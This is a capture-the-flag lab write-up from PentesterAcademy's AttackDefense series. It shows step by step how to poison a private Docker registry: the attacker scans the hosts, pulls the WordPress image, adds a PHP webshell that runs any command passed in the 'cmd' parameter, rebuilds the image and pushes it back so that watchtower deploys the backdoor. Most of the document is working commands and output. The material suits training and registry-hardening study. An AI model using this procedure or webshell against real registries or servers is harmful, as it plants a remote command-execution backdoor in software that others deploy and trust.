ATTACK DEFENSE

by PentesterAcademy


Name	Corrupting Source Image
URL	https://www.attackdefense.com/challengedetails?cid=1573
Type	DevSecOps : Docker Registry

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Objective: Leverage this arrangement to retrieve the flag from the targetserver container!

Step 1: Scan registry with Nmap..

Command: nmap registry




```
root@localhost:~# nmap registry

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-22 14:14 UTC
Nmap scan report for registry (192.218.221.4)
Host is up (0.00032s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
513/tcp  open  login
514/tcp  open  shell
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 3.62 seconds
```

Private docker registry is serving on port 5000.

Step 2: Scan targetserver with Nmap..

Command: nmap targetserver




```
root@localhost:~# nmap targetserver

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-22 14:14 UTC
Nmap scan report for targetserver (192.218.221.5)
Host is up (0.00035s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
513/tcp open  login
514/tcp open  shell

Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds
root@localhost:~#
```

A webserver and SSH service is running on targetserver.

Step 3: Check the content hosted on the targetserver.

Command: curl targetserver



```
root@localhost:~# curl targetserver
<!DOCTYPE html>
<html lang="en-US" class="no-js no-svg">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">

<script>(function(html){html.className = html.className.replace(/\bno-js\b/,'js')
<title>Target WordPress &#8211; Just another WordPress site</title>
<meta name='robots' content='noindex,follow' />
<link rel='dns-prefetch' href='//fonts.googleapis.com' />
```


Wordpress is hosted on the targetserver.

Step 4: Use curl to interact with the private registry present on the network. List the repositories present on the registry.

Command: curl registry:5000/v2/_catalog

List all tags for wordpress repository.

Command: curl registry:5000/v2/wordpress/tags/list




```
root@localhost:~#
root@localhost:~# curl registry:5000/v2/_catalog
{"repositories":["alpine","ubuntu","ubuntu-base","wordpress"]}
root@localhost:~#
root@localhost:~#
root@localhost:~# curl registry:5000/v2/wordpress/tags/list
{"name":"wordpress","tags":["latest"]}
root@localhost:~#
```

There is only “latest” tag available in wordpress repository.

Step 5: Check the images present locally on the system.

Command: docker images




```
root@localhost:~# docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
root@localhost:~#
```

There is no image present on local machine.

Step 6: Pull the wordpress latest image to local machine.


Command: docker pull registry:5000/wordpress



```
root@localhost:~# docker pull registry:5000/wordpress
Using default tag: latest
latest: Pulling from wordpress
790db60cb55b: Pull complete
6a7a4f461c91: Pull complete
0ddd3d12922d: Pull complete
d173a390043a: Pull complete
825cf21dc00f: Pull complete
8557404ec399: Pull complete
Digest: sha256:c009f261b2d0b48823480038a206c64e431fba7ca4786c385f14745b5179394d
Status: Downloaded newer image for registry:5000/wordpress:latest
registry:5000/wordpress:latest
root@localhost:~#
```

Step 7: Check the commands used to create the layers of the image.


Command: docker history registry:5000/wordpress



```
root@localhost:~#
root@localhost:~# docker history registry:5000/wordpress
IMAGE               CREATED             CREATED BY                                      SIZE
ed05bef01522        16 months ago       ./run.sh                                        46.8MB
<missing>           16 months ago       /bin/sh -c #(nop)  CMD ["./run.sh"]             0B
<missing>           16 months ago       /bin/sh -c #(nop)  EXPOSE 80                    0B
<missing>           16 months ago       /bin/sh -c cp $base/mysql-setup.sh /            499B
<missing>           16 months ago       /bin/sh -c #(nop) COPY dir:0b657699b1833fd59…   16.2MB
<missing>           16 months ago       /bin/sh -c #(nop)  ENV base=/tmp/files          0B
<missing>           16 months ago       /bin/sh -c #(nop)  ENTRYPOINT ["./run.sh"]      0B
<missing>           16 months ago       /bin/sh -c #(nop)  EXPOSE 80                    0B
<missing>           16 months ago       /bin/sh -c cp -a $base/$dir/* /var/www/html/…   28.9MB
<missing>           16 months ago       /bin/sh -c #(nop) COPY dir:44026dc99f8353e5f…   28.9MB
<missing>           16 months ago       /bin/sh -c #(nop)  ENV dir=app                  0B
<missing>           16 months ago       /bin/sh -c #(nop)  ENV base=/tmp/files          0B
<missing>           17 months ago                                                       358MB
root@localhost:~#
```

Step 8: Run the image and verify that /app is the web-root directory.


Command: docker run -it registry:5000/wordpress bash


```
root@localhost:~# docker run -it registry:5000/wordpress bash
=> Using an existing volume of MySQL
/usr/lib/python2.7/dist-packages/supervisor/options.py:295: UserWarning: Supervisord is running as root and it is
on file in default locations (including its current working directory); you probably want to specify a "-c" argume
h to a configuration file for improved security.
  'Supervisord is running as root and it is searching '
2019-12-19 12:12:36,001 CRIT Supervisor running as root (no user in config file)
2019-12-19 12:12:36,008 WARN Included extra file "/etc/supervisor/conf.d/supervisord-mysqld.conf" during parsing
2019-12-19 12:12:36,009 WARN Included extra file "/etc/supervisor/conf.d/supervisord-apache2.conf" during parsing
2019-12-19 12:12:36,305 INFO RPC interface 'supervisor' initialized
2019-12-19 12:12:36,309 CRIT Server 'unix_http_server' running without any HTTP authentication checking
2019-12-19 12:12:36,320 INFO supervisord started with pid 1
2019-12-19 12:12:37,340 INFO spawned: 'mysqld' with pid 9
2019-12-19 12:12:37,356 INFO spawned: 'apache2' with pid 10
```

Bash command won't be considered by docker because ENTRYPOINT is defined in the image.


Step 9: Use exec command to get bash session in running container. Check the running containers


Command: docker ps


```
root@localhost:~# docker ps
CONTAINER ID        IMAGE                      COMMAND              CREATED             STATUS              PORTS
6dbb1af44e61        registry:5000/wordpress    "./run.sh bash"      43 seconds ago      Up 36 seconds       80/tcp
root@localhost:~#
```

Launch bash in the container and list the contents of the /app directory

Commands:
docker exec -it 6dbb1af44e61 bash
ls -l app/


```
root@localhost:~# docker exec -it 6dbb1af44e61 bash
root@6dbb1af44e61:/#
root@6dbb1af44e61:/#
root@6dbb1af44e61:/# ls -l app/
total 232
-rwxrwxrwx  1 root root 10273 Feb 15  2016 LICENSE
-rwxrwxrwx  1 root root    79 Feb 15  2016 README.md
-rwxrwxrwx  1 root root   235 Jul 10  2018 htaccess
-rwxrwxrwx  1 root root   418 Sep 25  2013 index.php
-rwxrwxrwx  1 root root 19935 Jan  2  2017 license.txt
-rwxrwxrwx  1 root root 14598 Feb 15  2016 logo.png
```




```
-rwxrwxrwx  1 root root    19 Feb 15  2016 phpinfo.php
-rwxrwxrwx  1 root root  7413 Dec 12  2016 readme.html
-rwxrwxrwx  1 root root  5447 Sep 27  2016 wp-activate.php
drwxrwxrwx  9 root root  4096 Jul 10  2018 wp-admin
-rwxrwxrwx  1 root root   364 Dec 19  2015 wp-blog-header.php
-rwxrwxrwx  1 root root  1627 Aug 29  2016 wp-comments-post.php
-rwxrwxrwx  1 root root  2853 Dec 16  2015 wp-config-sample.php
-rwxrwxrwx  1 root root  3115 Jul  9  2018 wp-config.php
drwxrwxrwx  1 root root  4096 Aug 16  2018 wp-content
-rwxrwxrwx  1 root root  3286 May 24  2015 wp-cron.php
drwxrwxrwx 18 root root 12288 Jul 10  2018 wp-includes
-rwxrwxrwx  1 root root  2422 Nov 21  2016 wp-links-opml.php
-rwxrwxrwx  1 root root  3301 Oct 25  2016 wp-load.php
-rwxrwxrwx  1 root root 34493 Aug 15  2018 wp-login.php
-rwxrwxrwx  1 root root  8048 Jan 11  2017 wp-mail.php
```

From the contents of the /app directory, it is clear that this is the web-root directory.

Step 10: Backdoor the wordpress image by adding a webshell to it.

Create a basic webshell in PHP.


Webshell content:
<?php
$output=shell_exec($_GET["cmd"]);
echo $output;
?>



```
root@localhost:~# cat shell.php
<?php
$output=shell_exec($_GET["cmd"]);
echo $output;
?>
root@localhost:~#
```

Step 11: Create a Dockerfile to prepare the backdoored image.

Dockerfile Content:
FROM registry:5000/wordpress
COPY shell.php /app/
RUN chmod 777 /app/shell.php




```
root@localhost:~# cat Dockerfile
FROM registry:5000/wordpress

COPY shell.php /app/

RUN chmod 777 /app/shell.php
root@localhost:~#
```

Dockerfile is copying the webshell to /app directory and changing its permissions to 777.

Step 12: Run docker build to prepare the backdoored image.


Command: docker build -t registry:5000/wordpress .



```
root@localhost:~# docker build -t registry:5000/wordpress .
Sending build context to Docker daemon  22.53kB
Step 1/3 : FROM registry:5000/wordpress
 ---> ed05bef01522
Step 2/3 : COPY shell.php /app/
 ---> Using cache
 ---> 0fa464eb3147
Step 3/3 : RUN chmod 777 /app/shell.php
 ---> Running in 1cbadfe44ff1
Removing intermediate container 1cbadfe44ff1
 ---> 52ab68dafa3f
Successfully built 52ab68dafa3f
Successfully tagged registry:5000/wordpress:latest
root@localhost:~#
```

Verify that the image is created.


Command: docker images


```
root@localhost:~# docker images
REPOSITORY                TAG                 IMAGE ID
registry:5000/wordpress   latest              52ab68dafa3f
registry:5000/wordpress   <none>              ed05bef01522
root@localhost:~#
```

New image is available and the older image is untagged.

Step 13: Push the newly created docker image to private registry.


Command: docker push registry:5000/wordpress


```
root@localhost:~# docker push registry:5000/wordpress
The push refers to repository [registry:5000/wordpress]
ed877f4df763: Pushed
18f9dd649533: Pushed
6ce5ccd54641: Layer already exists
6a1b76a9c109: Layer already exists
d10a7bd86b34: Layer already exists
f84cd7058611: Layer already exists
e2ba12e485c5: Layer already exists
16bb1ac4b751: Layer already exists
latest: digest: sha256:b2e29271f09070f72919a73a697bc6fbb1f278544b218c25056a82d3828f5c42 size: 1995
root@localhost:~#
```

Now, wait for the watchtower to fetch and deploy this backdoored image.

